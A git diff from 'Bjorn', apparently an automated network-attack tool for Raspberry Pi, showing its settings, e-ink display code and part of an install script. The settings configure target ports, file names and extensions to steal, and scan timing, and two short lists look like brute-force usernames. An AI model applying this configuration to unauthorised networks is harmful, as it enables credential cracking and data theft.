||||
{ name: "Portfolio", url: "https://portfolio.example.com", icon: "briefcase" },
|
||||
{ name: "Store", url: "https://store.example.com", icon: "shopping-cart" }
|
||||
]
|
||||
},
|
||||
|
||||
// Footer Customization
|
||||
footerText: "© 2026 BJORN WIKI - All rights reserved",
|
||||
|
||||
// UI Strings (Custom labels for the interface)
|
||||
ui: {
|
||||
joinUsTitle: ":: JOIN US ::",
|
||||
onThisPageTitle: "On this page",
|
||||
changelogTitle: "Changelog",
|
||||
searchPlaceholder: "Search (Ctrl+K)...",
|
||||
lastUpdatedText: "Updated",
|
||||
readingTimePrefix: "~",
|
||||
readingTimeSuffix: "min read",
|
||||
noResultsText: "No results found.",
|
||||
noSectionsText: "No sections",
|
||||
fetchingReleasesText: "Fetching GitHub releases...",
|
||||
checkingVersionText: "checking...",
|
||||
initializingText: "Initializing...",
|
||||
themeChangedText: "Theme changed to: ",
|
||||
menuText: "Menu",
|
||||
onThisPageMobile: "On this page"
|
||||
},
|
||||
|
||||
// Logo Settings
|
||||
logoPath: "assets/bjorn.png",
|
||||
logoPlaceholder: "https://placehold.co/40x40/111214/22c55e?text=A",
|
||||
|
||||
// Social Links
|
||||
// Set to null or empty string to hide the link
|
||||
social: {
|
||||
discord: "https://discord.gg/B3ZH9taVfT",
|
||||
reddit: "https://www.reddit.com/r/Bjorn_CyberViking/",
|
||||
github: "https://github.com/infinition/Bjorn",
|
||||
buyMeACoffee: "https://buymeacoffee.com/infinition"
|
||||
},
|
||||
|
||||
// Badge Labels (Optional customization for shields.io)
|
||||
badges: {
|
||||
discordLabel: "COMMUNITY",
|
||||
redditLabel: "r/BJORN",
|
||||
githubLabel: "BJORN WIKI"
|
||||
}
|
||||
};
|
||||
@@ -0,0 +1,107 @@
|
||||
{
|
||||
"__title_Bjorn__": "Settings",
|
||||
"manual_mode": false,
|
||||
"websrv": true,
|
||||
"web_increment ": false,
|
||||
"debug_mode": true,
|
||||
"scan_vuln_running": false,
|
||||
"retry_success_actions": false,
|
||||
"retry_failed_actions": true,
|
||||
"blacklistcheck": true,
|
||||
"displaying_csv": true,
|
||||
"log_debug": true,
|
||||
"log_info": true,
|
||||
"log_warning": true,
|
||||
"log_error": true,
|
||||
"log_critical": true,
|
||||
"startup_delay": 10,
|
||||
"web_delay": 2,
|
||||
"screen_delay": 1,
|
||||
"comment_delaymin": 15,
|
||||
"comment_delaymax": 30,
|
||||
"livestatus_delay": 8,
|
||||
"image_display_delaymin": 2,
|
||||
"image_display_delaymax": 8,
|
||||
"scan_interval": 180,
|
||||
"scan_vuln_interval": 900,
|
||||
"failed_retry_delay": 600,
|
||||
"success_retry_delay": 900,
|
||||
"ref_width": 122,
|
||||
"ref_height": 250,
|
||||
"epd_type": "epd2in13_V4",
|
||||
"__title_lists__": "List Settings",
|
||||
"portlist": [
|
||||
20,
|
||||
21,
|
||||
22,
|
||||
23,
|
||||
25,
|
||||
53,
|
||||
69,
|
||||
80,
|
||||
110,
|
||||
111,
|
||||
135,
|
||||
137,
|
||||
139,
|
||||
143,
|
||||
161,
|
||||
162,
|
||||
389,
|
||||
443,
|
||||
445,
|
||||
512,
|
||||
513,
|
||||
514,
|
||||
587,
|
||||
636,
|
||||
993,
|
||||
995,
|
||||
1080,
|
||||
1433,
|
||||
1521,
|
||||
2049,
|
||||
3306,
|
||||
3389,
|
||||
5000,
|
||||
5001,
|
||||
5432,
|
||||
5900,
|
||||
8080,
|
||||
8443,
|
||||
9090,
|
||||
10000
|
||||
],
|
||||
"mac_scan_blacklist": [
|
||||
"00:11:32:c4:71:9b",
|
||||
"00:11:32:c4:71:9a"
|
||||
],
|
||||
"ip_scan_blacklist": [
|
||||
"192.168.1.1",
|
||||
"192.168.1.12",
|
||||
"192.168.1.38",
|
||||
"192.168.1.53",
|
||||
"192.168.1.40",
|
||||
"192.168.1.29"
|
||||
],
|
||||
"steal_file_names": [
|
||||
"ssh.csv",
|
||||
"hack.txt"
|
||||
],
|
||||
"steal_file_extensions": [
|
||||
".bjorn",
|
||||
".hack",
|
||||
".flag"
|
||||
],
|
||||
"__title_network__": "Network",
|
||||
"nmap_scan_aggressivity": "-T2",
|
||||
"portstart": 1,
|
||||
"portend": 2,
|
||||
"__title_timewaits__": "Time Wait Settings",
|
||||
"timewait_smb": 0,
|
||||
"timewait_ssh": 0,
|
||||
"timewait_telnet": 0,
|
||||
"timewait_ftp": 0,
|
||||
"timewait_sql": 0,
|
||||
"timewait_rdp": 0
|
||||
}
|
||||
@@ -0,0 +1,3 @@
|
||||
root
|
||||
admin
|
||||
bjorn
|
||||
@@ -0,0 +1,3 @@
|
||||
root
|
||||
admin
|
||||
bjorn
|
||||
@@ -0,0 +1,391 @@
|
||||
#display.py
|
||||
# Description:
|
||||
# This file, display.py, is responsible for managing the e-ink display of the Bjorn project, updating it with relevant data and statuses.
|
||||
# It initializes the display, manages multiple threads for updating shared data and vulnerability counts, and handles the rendering of information
|
||||
# and images on the display.
|
||||
#
|
||||
# Key functionalities include:
|
||||
# - Initializing the e-ink display (EPD) and handling any errors during initialization.
|
||||
# - Creating and managing threads to periodically update shared data and vulnerability counts.
|
||||
# - Rendering various statistics, status icons, and images on the e-ink display.
|
||||
# - Handling updates to shared data from various sources, including CSV files and system commands.
|
||||
# - Checking and displaying the status of Bluetooth, Wi-Fi, PAN, and USB connections.
|
||||
# - Providing methods to update the display with comments from an AI (Commentaireia) and generating images dynamically.
|
||||
|
||||
import threading
|
||||
import time
|
||||
import os
|
||||
import pandas as pd
|
||||
import signal
|
||||
import glob
|
||||
import logging
|
||||
import random
|
||||
import sys
|
||||
from PIL import Image, ImageDraw
|
||||
from init_shared import shared_data
|
||||
from comment import Commentaireia
|
||||
from logger import Logger
|
||||
import subprocess
|
||||
|
||||
logger = Logger(name="display.py", level=logging.DEBUG)
|
||||
|
||||
class Display:
|
||||
def __init__(self, shared_data):
|
||||
"""Initialize the display and start the main image and shared data update threads."""
|
||||
self.shared_data = shared_data
|
||||
self.config = self.shared_data.config
|
||||
self.shared_data.bjornstatustext2 = "Awakening..."
|
||||
self.commentaire_ia = Commentaireia()
|
||||
self.semaphore = threading.Semaphore(10)
|
||||
self.screen_reversed = self.shared_data.screen_reversed
|
||||
self.web_screen_reversed = self.shared_data.web_screen_reversed
|
||||
|
||||
# Define frise positions for different display types
|
||||
self.frise_positions = {
|
||||
"epd2in7": {
|
||||
"x": 50,
|
||||
"y": 160
|
||||
},
|
||||
"default": { # Default position for other display types
|
||||
"x": 0,
|
||||
"y": 160
|
||||
}
|
||||
}
|
||||
|
||||
try:
|
||||
self.epd_helper = self.shared_data.epd_helper
|
||||
self.epd_helper.init_partial_update()
|
||||
logger.info("Display initialization complete.")
|
||||
except Exception as e:
|
||||
logger.error(f"Error during display initialization: {e}")
|
||||
raise
|
||||
|
||||
self.main_image_thread = threading.Thread(target=self.update_main_image)
|
||||
self.main_image_thread.daemon = True
|
||||
self.main_image_thread.start()
|
||||
|
||||
self.update_shared_data_thread = threading.Thread(target=self.schedule_update_shared_data)
|
||||
self.update_shared_data_thread.daemon = True
|
||||
self.update_shared_data_thread.start()
|
||||
|
||||
self.update_vuln_count_thread = threading.Thread(target=self.schedule_update_vuln_count)
|
||||
self.update_vuln_count_thread.daemon = True
|
||||
self.update_vuln_count_thread.start()
|
||||
|
||||
self.scale_factor_x = self.shared_data.scale_factor_x
|
||||
self.scale_factor_y = self.shared_data.scale_factor_y
|
||||
|
||||
def get_frise_position(self):
|
||||
"""Get the frise position based on the display type."""
|
||||
display_type = self.config.get("epd_type", "default")
|
||||
position = self.frise_positions.get(display_type, self.frise_positions["default"])
|
||||
return (
|
||||
int(position["x"] * self.scale_factor_x),
|
||||
int(position["y"] * self.scale_factor_y)
|
||||
)
|
||||
|
||||
def schedule_update_shared_data(self):
|
||||
"""Periodically update the shared data with the latest system information."""
|
||||
while not self.shared_data.display_should_exit:
|
||||
self.update_shared_data()
|
||||
time.sleep(25)
|
||||
|
||||
def schedule_update_vuln_count(self):
|
||||
"""Periodically update the vulnerability count on the display."""
|
||||
while not self.shared_data.display_should_exit:
|
||||
self.update_vuln_count()
|
||||
time.sleep(300)
|
||||
|
||||
def update_main_image(self):
|
||||
"""Update the main image on the display with the latest immagegen data."""
|
||||
while not self.shared_data.display_should_exit:
|
||||
try:
|
||||
self.shared_data.update_image_randomizer()
|
||||
if self.shared_data.imagegen:
|
||||
self.main_image = self.shared_data.imagegen
|
||||
else:
|
||||
logger.error("No image generated for current status.")
|
||||
time.sleep(random.uniform(self.shared_data.image_display_delaymin, self.shared_data.image_display_delaymax))
|
||||
except Exception as e:
|
||||
logger.error(f"An error occurred in update_main_image: {e}")
|
||||
|
||||
def get_open_files(self):
|
||||
"""Get the number of open FD files on the system."""
|
||||
try:
|
||||
open_files = len(glob.glob('/proc/*/fd/*'))
|
||||
logger.debug(f"FD : {open_files}")
|
||||
return open_files
|
||||
except Exception as e:
|
||||
logger.error(f"Error getting open files: {e}")
|
||||
return None
|
||||
|
||||
def update_vuln_count(self):
|
||||
"""Update the vulnerability count on the display."""
|
||||
with self.semaphore:
|
||||
try:
|
||||
if not os.path.exists(self.shared_data.vuln_summary_file):
|
||||
df = pd.DataFrame(columns=["IP", "Hostname", "MAC Address", "Port", "Vulnerabilities"])
|
||||
df.to_csv(self.shared_data.vuln_summary_file, index=False)
|
||||
self.shared_data.vulnnbr = 0
|
||||
logger.info("Vulnerability summary file created.")
|
||||
else:
|
||||
if os.path.exists(self.shared_data.netkbfile):
|
||||
with open(self.shared_data.netkbfile, 'r') as file:
|
||||
netkb_df = pd.read_csv(file)
|
||||
alive_macs = set(netkb_df[(netkb_df["Alive"] == 1) & (netkb_df["MAC Address"] != "STANDALONE")]["MAC Address"])
|
||||
else:
|
||||
alive_macs = set()
|
||||
|
||||
with open(self.shared_data.vuln_summary_file, 'r') as file:
|
||||
df = pd.read_csv(file)
|
||||
all_vulnerabilities = set()
|
||||
|
||||
for index, row in df.iterrows():
|
||||
mac_address = row["MAC Address"]
|
||||
if mac_address in alive_macs and mac_address != "STANDALONE":
|
||||
vulnerabilities = row["Vulnerabilities"]
|
||||
if pd.isna(vulnerabilities) or not isinstance(vulnerabilities, str):
|
||||
continue
|
||||
|
||||
if vulnerabilities and isinstance(vulnerabilities, str):
|
||||
all_vulnerabilities.update(vulnerabilities.split("; "))
|
||||
|
||||
self.shared_data.vulnnbr = len(all_vulnerabilities)
|
||||
logger.debug(f"Updated vulnerabilities count: {self.shared_data.vulnnbr}")
|
||||
|
||||
if os.path.exists(self.shared_data.livestatusfile):
|
||||
with open(self.shared_data.livestatusfile, 'r+') as livestatus_file:
|
||||
livestatus_df = pd.read_csv(livestatus_file)
|
||||
livestatus_df.loc[0, 'Vulnerabilities Count'] = self.shared_data.vulnnbr
|
||||
livestatus_df.to_csv(self.shared_data.livestatusfile, index=False)
|
||||
logger.debug(f"Updated livestatusfile with vulnerability count: {self.shared_data.vulnnbr}")
|
||||
else:
|
||||
logger.error(f"Livestatusfile {self.shared_data.livestatusfile} does not exist.")
|
||||
except Exception as e:
|
||||
logger.error(f"An error occurred in update_vuln_count: {e}")
|
||||
|
||||
def update_shared_data(self):
|
||||
"""Update the shared data with the latest system information."""
|
||||
with self.semaphore:
|
||||
try:
|
||||
with open(self.shared_data.livestatusfile, 'r') as file:
|
||||
livestatus_df = pd.read_csv(file)
|
||||
self.shared_data.portnbr = livestatus_df['Total Open Ports'].iloc[0]
|
||||
self.shared_data.targetnbr = livestatus_df['Alive Hosts Count'].iloc[0]
|
||||
self.shared_data.networkkbnbr = livestatus_df['All Known Hosts Count'].iloc[0]
|
||||
self.shared_data.vulnnbr = livestatus_df['Vulnerabilities Count'].iloc[0]
|
||||
|
||||
crackedpw_files = glob.glob(f"{self.shared_data.crackedpwddir}/*.csv")
|
||||
|
||||
total_passwords = 0
|
||||
for file in crackedpw_files:
|
||||
with open(file, 'r') as f:
|
||||
total_passwords += len(pd.read_csv(f, usecols=[0]))
|
||||
|
||||
self.shared_data.crednbr = total_passwords
|
||||
|
||||
total_data = sum([len(files) for r, d, files in os.walk(self.shared_data.datastolendir)])
|
||||
self.shared_data.datanbr = total_data
|
||||
|
||||
total_zombies = sum([len(files) for r, d, files in os.walk(self.shared_data.zombiesdir)])
|
||||
self.shared_data.zombiesnbr = total_zombies
|
||||
total_attacks = sum([len(files) for r, d, files in os.walk(self.shared_data.actions_dir) if not r.endswith("__pycache__")]) - 2
|
||||
|
||||
self.shared_data.attacksnbr = total_attacks
|
||||
|
||||
self.shared_data.update_stats()
|
||||
self.shared_data.manual_mode = self.is_manual_mode()
|
||||
if self.shared_data.manual_mode:
|
||||
self.manual_mode_txt = "M"
|
||||
else:
|
||||
self.manual_mode_txt = "A"
|
||||
self.shared_data.wifi_connected = self.is_wifi_connected()
|
||||
self.shared_data.usb_active = self.is_usb_connected()
|
||||
self.get_open_files()
|
||||
|
||||
except (FileNotFoundError, pd.errors.EmptyDataError) as e:
|
||||
logger.error(f"Error: {e}")
|
||||
except Exception as e:
|
||||
logger.error(f"Error updating shared data: {e}")
|
||||
|
||||
def display_comment(self, status):
|
||||
"""Display the comment based on the status of the BjornOrch."""
|
||||
comment = self.commentaire_ia.get_commentaire(status)
|
||||
if comment:
|
||||
self.shared_data.bjornsay = comment
|
||||
self.shared_data.bjornstatustext = self.shared_data.bjornorch_status
|
||||
else:
|
||||
pass
|
||||
|
||||
# # # def is_bluetooth_connected(self):
|
||||
# # # """
|
||||
# # # Check if any device is connected to the Bluetooth (pan0) interface by checking the output of 'ip neigh show dev pan0'.
|
||||
# # # """
|
||||
# # # try:
|
||||
# # # result = subprocess.Popen(['ip', 'neigh', 'show', 'dev', 'pan0'], stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
|
||||
# # # output, error = result.communicate()
|
||||
# # # if result.returncode != 0:
|
||||
# # # logger.error(f"Error executing 'ip neigh show dev pan0': {error}")
|
||||
# # # return False
|
||||
# # # return bool(output.strip())
|
||||
# # # except Exception as e:
|
||||
# # # logger.error(f"Error checking Bluetooth connection status: {e}")
|
||||
# # # return False
|
||||
|
||||
def is_wifi_connected(self):
|
||||
"""Check if WiFi is connected by checking the current SSID."""
|
||||
try:
|
||||
result = subprocess.Popen(['iwgetid', '-r'], stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
|
||||
ssid, error = result.communicate()
|
||||
if result.returncode != 0:
|
||||
logger.error(f"Error executing 'iwgetid -r': {error}")
|
||||
return False
|
||||
return bool(ssid.strip())
|
||||
except Exception as e:
|
||||
logger.error(f"Error checking WiFi status: {e}")
|
||||
return False
|
||||
|
||||
def is_manual_mode(self):
|
||||
"""Check if the BjornOrch is in manual mode."""
|
||||
return self.shared_data.manual_mode
|
||||
|
||||
def is_interface_connected(self, interface):
|
||||
"""Check if any device is connected to the specified interface."""
|
||||
try:
|
||||
result = subprocess.Popen(['ip', 'neigh', 'show', 'dev', interface], stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
|
||||
output, error = result.communicate()
|
||||
if result.returncode != 0:
|
||||
logger.error(f"Error executing 'ip neigh show dev {interface}': {error}")
|
||||
return False
|
||||
return bool(output.strip())
|
||||
except Exception as e:
|
||||
logger.error(f"Error checking connection status on {interface}: {e}")
|
||||
return False
|
||||
|
||||
def is_usb_connected(self):
|
||||
"""Check if any device is connected to the USB interface."""
|
||||
try:
|
||||
result = subprocess.Popen(['ip', 'neigh', 'show', 'dev', 'usb0'], stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
|
||||
output, error = result.communicate()
|
||||
if result.returncode != 0:
|
||||
logger.error(f"Error executing 'ip neigh show dev usb0': {error}")
|
||||
return False
|
||||
return bool(output.strip())
|
||||
except Exception as e:
|
||||
logger.error(f"Error checking USB connection status: {e}")
|
||||
return False
|
||||
|
||||
def run(self):
|
||||
"""Main loop for updating the EPD display with shared data."""
|
||||
self.manual_mode_txt = ""
|
||||
while not self.shared_data.display_should_exit:
|
||||
try:
|
||||
self.epd_helper.init_partial_update()
|
||||
self.display_comment(self.shared_data.bjornorch_status)
|
||||
image = Image.new('1', (self.shared_data.width, self.shared_data.height))
|
||||
draw = ImageDraw.Draw(image)
|
||||
draw.rectangle((0, 0, self.shared_data.width, self.shared_data.height), fill=255)
|
||||
draw.text((int(37 * self.scale_factor_x), int(5 * self.scale_factor_y)), "BJORN", font=self.shared_data.font_viking, fill=0)
|
||||
draw.text((int(110 * self.scale_factor_x), int(170 * self.scale_factor_y)), self.manual_mode_txt, font=self.shared_data.font_arial14, fill=0)
|
||||
|
||||
if self.shared_data.wifi_connected:
|
||||
image.paste(self.shared_data.wifi, (int(3 * self.scale_factor_x), int(3 * self.scale_factor_y)))
|
||||
# # # if self.shared_data.bluetooth_active:
|
||||
# # # image.paste(self.shared_data.bluetooth, (int(23 * self.scale_factor_x), int(4 * self.scale_factor_y)))
|
||||
if self.shared_data.pan_connected:
|
||||
image.paste(self.shared_data.connected, (int(104 * self.scale_factor_x), int(3 * self.scale_factor_y)))
|
||||
if self.shared_data.usb_active:
|
||||
image.paste(self.shared_data.usb, (int(90 * self.scale_factor_x), int(4 * self.scale_factor_y)))
|
||||
|
||||
stats = [
|
||||
(self.shared_data.target, (int(8 * self.scale_factor_x), int(22 * self.scale_factor_y)), (int(28 * self.scale_factor_x), int(22 * self.scale_factor_y)), str(self.shared_data.targetnbr)),
|
||||
(self.shared_data.port, (int(47 * self.scale_factor_x), int(22 * self.scale_factor_y)), (int(67 * self.scale_factor_x), int(22 * self.scale_factor_y)), str(self.shared_data.portnbr)),
|
||||
(self.shared_data.vuln, (int(86 * self.scale_factor_x), int(22 * self.scale_factor_y)), (int(106 * self.scale_factor_x), int(22 * self.scale_factor_y)), str(self.shared_data.vulnnbr)),
|
||||
(self.shared_data.cred, (int(8 * self.scale_factor_x), int(41 * self.scale_factor_y)), (int(28 * self.scale_factor_x), int(41 * self.scale_factor_y)), str(self.shared_data.crednbr)),
|
||||
(self.shared_data.money, (int(3 * self.scale_factor_x), int(172 * self.scale_factor_y)), (int(3 * self.scale_factor_x), int(192 * self.scale_factor_y)), str(self.shared_data.coinnbr)),
|
||||
(self.shared_data.level, (int(2 * self.scale_factor_x), int(217 * self.scale_factor_y)), (int(4 * self.scale_factor_x), int(237 * self.scale_factor_y)), str(self.shared_data.levelnbr)),
|
||||
(self.shared_data.zombie, (int(47 * self.scale_factor_x), int(41 * self.scale_factor_y)), (int(67 * self.scale_factor_x), int(41 * self.scale_factor_y)), str(self.shared_data.zombiesnbr)),
|
||||
(self.shared_data.networkkb, (int(102 * self.scale_factor_x), int(190 * self.scale_factor_y)), (int(102 * self.scale_factor_x), int(208 * self.scale_factor_y)), str(self.shared_data.networkkbnbr)),
|
||||
(self.shared_data.data, (int(86 * self.scale_factor_x), int(41 * self.scale_factor_y)), (int(106 * self.scale_factor_x), int(41 * self.scale_factor_y)), str(self.shared_data.datanbr)),
|
||||
(self.shared_data.attacks, (int(100 * self.scale_factor_x), int(218 * self.scale_factor_y)), (int(102 * self.scale_factor_x), int(237 * self.scale_factor_y)), str(self.shared_data.attacksnbr)),
|
||||
]
|
||||
|
||||
for img, img_pos, text_pos, text in stats:
|
||||
image.paste(img, img_pos)
|
||||
draw.text(text_pos, text, font=self.shared_data.font_arial9, fill=0)
|
||||
|
||||
self.shared_data.update_bjornstatus()
|
||||
image.paste(self.shared_data.bjornstatusimage, (int(3 * self.scale_factor_x), int(60 * self.scale_factor_y)))
|
||||
draw.text((int(35 * self.scale_factor_x), int(65 * self.scale_factor_y)), self.shared_data.bjornstatustext, font=self.shared_data.font_arial9, fill=0)
|
||||
draw.text((int(35 * self.scale_factor_x), int(75 * self.scale_factor_y)), self.shared_data.bjornstatustext2, font=self.shared_data.font_arial9, fill=0)
|
||||
|
||||
# Get frise position based on display type
|
||||
frise_x, frise_y = self.get_frise_position()
|
||||
image.paste(self.shared_data.frise, (frise_x, frise_y))
|
||||
|
||||
draw.rectangle((1, 1, self.shared_data.width - 1, self.shared_data.height - 1), outline=0)
|
||||
draw.line((1, 20, self.shared_data.width - 1, 20), fill=0)
|
||||
draw.line((1, 59, self.shared_data.width - 1, 59), fill=0)
|
||||
draw.line((1, 87, self.shared_data.width - 1, 87), fill=0)
|
||||
|
||||
lines = self.shared_data.wrap_text(self.shared_data.bjornsay, self.shared_data.font_arialbold, self.shared_data.width - 4)
|
||||
y_text = int(90 * self.scale_factor_y)
|
||||
|
||||
if self.main_image is not None:
|
||||
image.paste(self.main_image, (self.shared_data.x_center1, self.shared_data.y_bottom1))
|
||||
else:
|
||||
logger.error("Main image not found in shared_data.")
|
||||
|
||||
for line in lines:
|
||||
draw.text((int(4 * self.scale_factor_x), y_text), line, font=self.shared_data.font_arialbold, fill=0)
|
||||
y_text += (self.shared_data.font_arialbold.getbbox(line)[3] - self.shared_data.font_arialbold.getbbox(line)[1]) + 3
|
||||
|
||||
if self.screen_reversed:
|
||||
image = image.transpose(Image.ROTATE_180)
|
||||
|
||||
self.epd_helper.display_partial(image)
|
||||
self.epd_helper.display_partial(image)
|
||||
|
||||
if self.web_screen_reversed:
|
||||
image = image.transpose(Image.ROTATE_180)
|
||||
with open(os.path.join(self.shared_data.webdir, "screen.png"), 'wb') as img_file:
|
||||
image.save(img_file)
|
||||
img_file.flush()
|
||||
os.fsync(img_file.fileno())
|
||||
|
||||
time.sleep(self.shared_data.screen_delay)
|
||||
except Exception as e:
|
||||
logger.error(f"An error occurred: {e}")
|
||||
|
||||
def handle_exit_display(signum, frame, display_thread):
|
||||
"""Handle the exit signal and close the display."""
|
||||
global should_exit
|
||||
shared_data.display_should_exit = True
|
||||
logger.info("Exit signal received. Waiting for the main loop to finish...")
|
||||
try:
|
||||
if main_loop and main_loop.epd:
|
||||
main_loop.epd.init(main_loop.epd.sleep)
|
||||
main_loop.epd.Dev_exit()
|
||||
except Exception as e:
|
||||
logger.error(f"Error while closing the display: {e}")
|
||||
display_thread.join()
|
||||
logger.info("Main loop finished. Clean exit.")
|
||||
sys.exit(0)
|
||||
|
||||
# Declare main_loop globally
|
||||
main_loop = None
|
||||
|
||||
if __name__ == "__main__":
|
||||
try:
|
||||
logger.info("Starting main loop...")
|
||||
main_loop = Display(shared_data)
|
||||
display_thread = threading.Thread(target=main_loop.run)
|
||||
display_thread.start()
|
||||
logger.info("Main loop started.")
|
||||
|
||||
signal.signal(signal.SIGINT, lambda signum, frame: handle_exit_display(signum, frame, display_thread))
|
||||
signal.signal(signal.SIGTERM, lambda signum, frame: handle_exit_display(signum, frame, display_thread))
|
||||
except Exception as e:
|
||||
logger.error(f"An exception occurred during program execution: {e}")
|
||||
handle_exit_display(signal.SIGINT, None, display_thread)
|
||||
sys.exit(1)
|
||||
@@ -0,0 +1,68 @@
|
||||
# epd_helper.py
|
||||
|
||||
import importlib
|
||||
import logging
|
||||
|
||||
logger = logging.getLogger(__name__)
|
||||
|
||||
class EPDHelper:
|
||||
def __init__(self, epd_type):
|
||||
self.epd_type = epd_type
|
||||
self.epd = self._load_epd_module()
|
||||
|
||||
def _load_epd_module(self):
|
||||
try:
|
||||
epd_module_name = f'resources.waveshare_epd.{self.epd_type}'
|
||||
epd_module = importlib.import_module(epd_module_name)
|
||||
return epd_module.EPD()
|
||||
except ImportError as e:
|
||||
logger.error(f"EPD module {self.epd_type} not found: {e}")
|
||||
raise
|
||||
except Exception as e:
|
||||
logger.error(f"Error loading EPD module {self.epd_type}: {e}")
|
||||
raise
|
||||
|
||||
def init_full_update(self):
|
||||
try:
|
||||
if hasattr(self.epd, 'FULL_UPDATE'):
|
||||
self.epd.init(self.epd.FULL_UPDATE)
|
||||
elif hasattr(self.epd, 'lut_full_update'):
|
||||
self.epd.init(self.epd.lut_full_update)
|
||||
else:
|
||||
self.epd.init()
|
||||
logger.info("EPD full update initialization complete.")
|
||||
except Exception as e:
|
||||
logger.error(f"Error initializing EPD for full update: {e}")
|
||||
raise
|
||||
|
||||
def init_partial_update(self):
|
||||
try:
|
||||
if hasattr(self.epd, 'PART_UPDATE'):
|
||||
self.epd.init(self.epd.PART_UPDATE)
|
||||
elif hasattr(self.epd, 'lut_partial_update'):
|
||||
self.epd.init(self.epd.lut_partial_update)
|
||||
else:
|
||||
self.epd.init()
|
||||
logger.info("EPD partial update initialization complete.")
|
||||
except Exception as e:
|
||||
logger.error(f"Error initializing EPD for partial update: {e}")
|
||||
raise
|
||||
|
||||
def display_partial(self, image):
|
||||
try:
|
||||
if hasattr(self.epd, 'displayPartial'):
|
||||
self.epd.displayPartial(self.epd.getbuffer(image))
|
||||
else:
|
||||
self.epd.display(self.epd.getbuffer(image))
|
||||
logger.info("Partial display update complete.")
|
||||
except Exception as e:
|
||||
logger.error(f"Error during partial display update: {e}")
|
||||
raise
|
||||
|
||||
def clear(self):
|
||||
try:
|
||||
self.epd.Clear()
|
||||
logger.info("EPD cleared.")
|
||||
except Exception as e:
|
||||
logger.error(f"Error clearing EPD: {e}")
|
||||
raise
|
||||
@@ -0,0 +1,13 @@
|
||||
#init_shared.py
|
||||
# Description:
|
||||
# This file, init_shared.py, is responsible for initializing and providing access to shared data across different modules in the Bjorn project.
|
||||
#
|
||||
# Key functionalities include:
|
||||
# - Importing the `SharedData` class from the `shared` module.
|
||||
# - Creating an instance of `SharedData` named `shared_data` that holds common configuration, paths, and other resources.
|
||||
# - Ensuring that all modules importing `shared_data` will have access to the same instance, promoting consistency and ease of data management throughout the project.
|
||||
|
||||
|
||||
from shared import SharedData
|
||||
|
||||
shared_data = SharedData()
|
||||
@@ -0,0 +1,636 @@
|
||||
#!/bin/bash
|
||||
|
||||
# BJORN Installation Script
|
||||
# This script handles the complete installation of BJORN
|
||||
# Author: infinition
|
||||
# Version: 1.0 - 071124 - 0954
|
||||
|
||||
# Colors for output
|
||||
RED='\033[0;31m'
|
||||
GREEN='\033[0;32m'
|
||||
YELLOW='\033[1;33m'
|
||||
BLUE='\033[0;34m'
|
||||
NC='\033[0m'
|
||||
|
||||
# Logging configuration
|
||||
LOG_DIR="/var/log/bjorn_install"
|
||||
mkdir -p "$LOG_DIR"
|
||||
LOG_FILE="$LOG_DIR/bjorn_install_$(date +%Y%m%d_%H%M%S).log"
|
||||
VERBOSE=false
|
||||
|
||||
# Global variables
|
||||
BJORN_USER="bjorn"
|
||||
BJORN_PATH="/home/${BJORN_USER}/Bjorn"
|
||||
CURRENT_STEP=0
|
||||
TOTAL_STEPS=8
|
||||
|
||||
if [[ "$1" == "--help" ]]; then
|
||||
echo "Usage: sudo ./install_bjorn.sh"
|
||||
echo "Make sure you have the necessary permissions and that all dependencies are met."
|
||||
exit 0
|
||||
fi
|
||||
|
||||
# Function to display progress
|
||||
show_progress() {
|
||||
echo -e "${BLUE}Step $CURRENT_STEP of $TOTAL_STEPS: $1${NC}"
|
||||
}
|
||||
|
||||
# Logging function
|
||||
log() {
|
||||
local level=$1
|
||||
shift
|
||||
local message="[$(date '+%Y-%m-%d %H:%M:%S')] [$level] $*"
|
||||
echo -e "$message" >> "$LOG_FILE"
|
||||
if [ "$VERBOSE" = true ] || [ "$level" != "DEBUG" ]; then
|
||||
case $level in
|
||||
"ERROR") echo -e "${RED}$message${NC}" ;;
|
||||
"SUCCESS") echo -e "${GREEN}$message${NC}" ;;
|
||||
"WARNING") echo -e "${YELLOW}$message${NC}" ;;
|
||||
"INFO") echo -e "${BLUE}$message${NC}" ;;
|
||||
*) echo -e "$message" ;;
|
||||
esac
|
||||
fi
|
||||
}
|
||||
|
||||
# Error handling function
|
||||
handle_error() {
|
||||
local error_code=$?
|
||||
local error_message=$1
|
||||
log "ERROR" "An error occurred during: $error_message (Error code: $error_code)"
|
||||
log "ERROR" "Check the log file for details: $LOG_FILE"
|
||||
|
||||
echo -e "\n${RED}Would you like to:"
|
||||
echo "1. Retry this step"
|
||||
echo "2. Skip this step (not recommended)"
|
||||
echo "3. Exit installation${NC}"
|
||||
read -r choice
|
||||
|
||||
case $choice in
|
||||
1) return 1 ;; # Retry
|
||||
2) return 0 ;; # Skip
|
||||
3) clean_exit 1 ;; # Exit
|
||||
*) handle_error "$error_message" ;; # Invalid choice
|
||||
esac
|
||||
}
|
||||
|
||||
# Function to check command success
|
||||
check_success() {
|
||||
if [ $? -eq 0 ]; then
|
||||
log "SUCCESS" "$1"
|
||||
return 0
|
||||
else
|
||||
handle_error "$1"
|
||||
return $?
|
||||
fi
|
||||
}
|
||||
|
||||
# # Check system compatibility
|
||||
# check_system_compatibility() {
|
||||
# log "INFO" "Checking system compatibility..."
|
||||
|
||||
# # Check if running on Raspberry Pi
|
||||
# if ! grep -q "Raspberry Pi" /proc/cpuinfo; then
|
||||
# log "WARNING" "This system might not be a Raspberry Pi. Continue anyway? (y/n)"
|
||||
# read -r response
|
||||
# if [[ ! "$response" =~ ^[Yy]$ ]]; then
|
||||
# clean_exit 1
|
||||
# fi
|
||||
# fi
|
||||
|
||||
# check_success "System compatibility check completed"
|
||||
# }
|
||||
# Check system compatibility
|
||||
check_system_compatibility() {
|
||||
log "INFO" "Checking system compatibility..."
|
||||
local should_ask_confirmation=false
|
||||
|
||||
# Check if running on Raspberry Pi
|
||||
if ! grep -q "Raspberry Pi" /proc/cpuinfo; then
|
||||
log "WARNING" "This system might not be a Raspberry Pi"
|
||||
should_ask_confirmation=true
|
||||
fi
|
||||
|
||||
# Check RAM (Raspberry Pi Zero has 512MB RAM)
|
||||
total_ram=$(free -m | awk '/^Mem:/{print $2}')
|
||||
if [ "$total_ram" -lt 410 ]; then
|
||||
log "WARNING" "Low RAM detected. Required: 512MB (410 With OS Running), Found: ${total_ram}MB"
|
||||
echo -e "${YELLOW}Your system has less RAM than recommended. This might affect performance, but you can continue.${NC}"
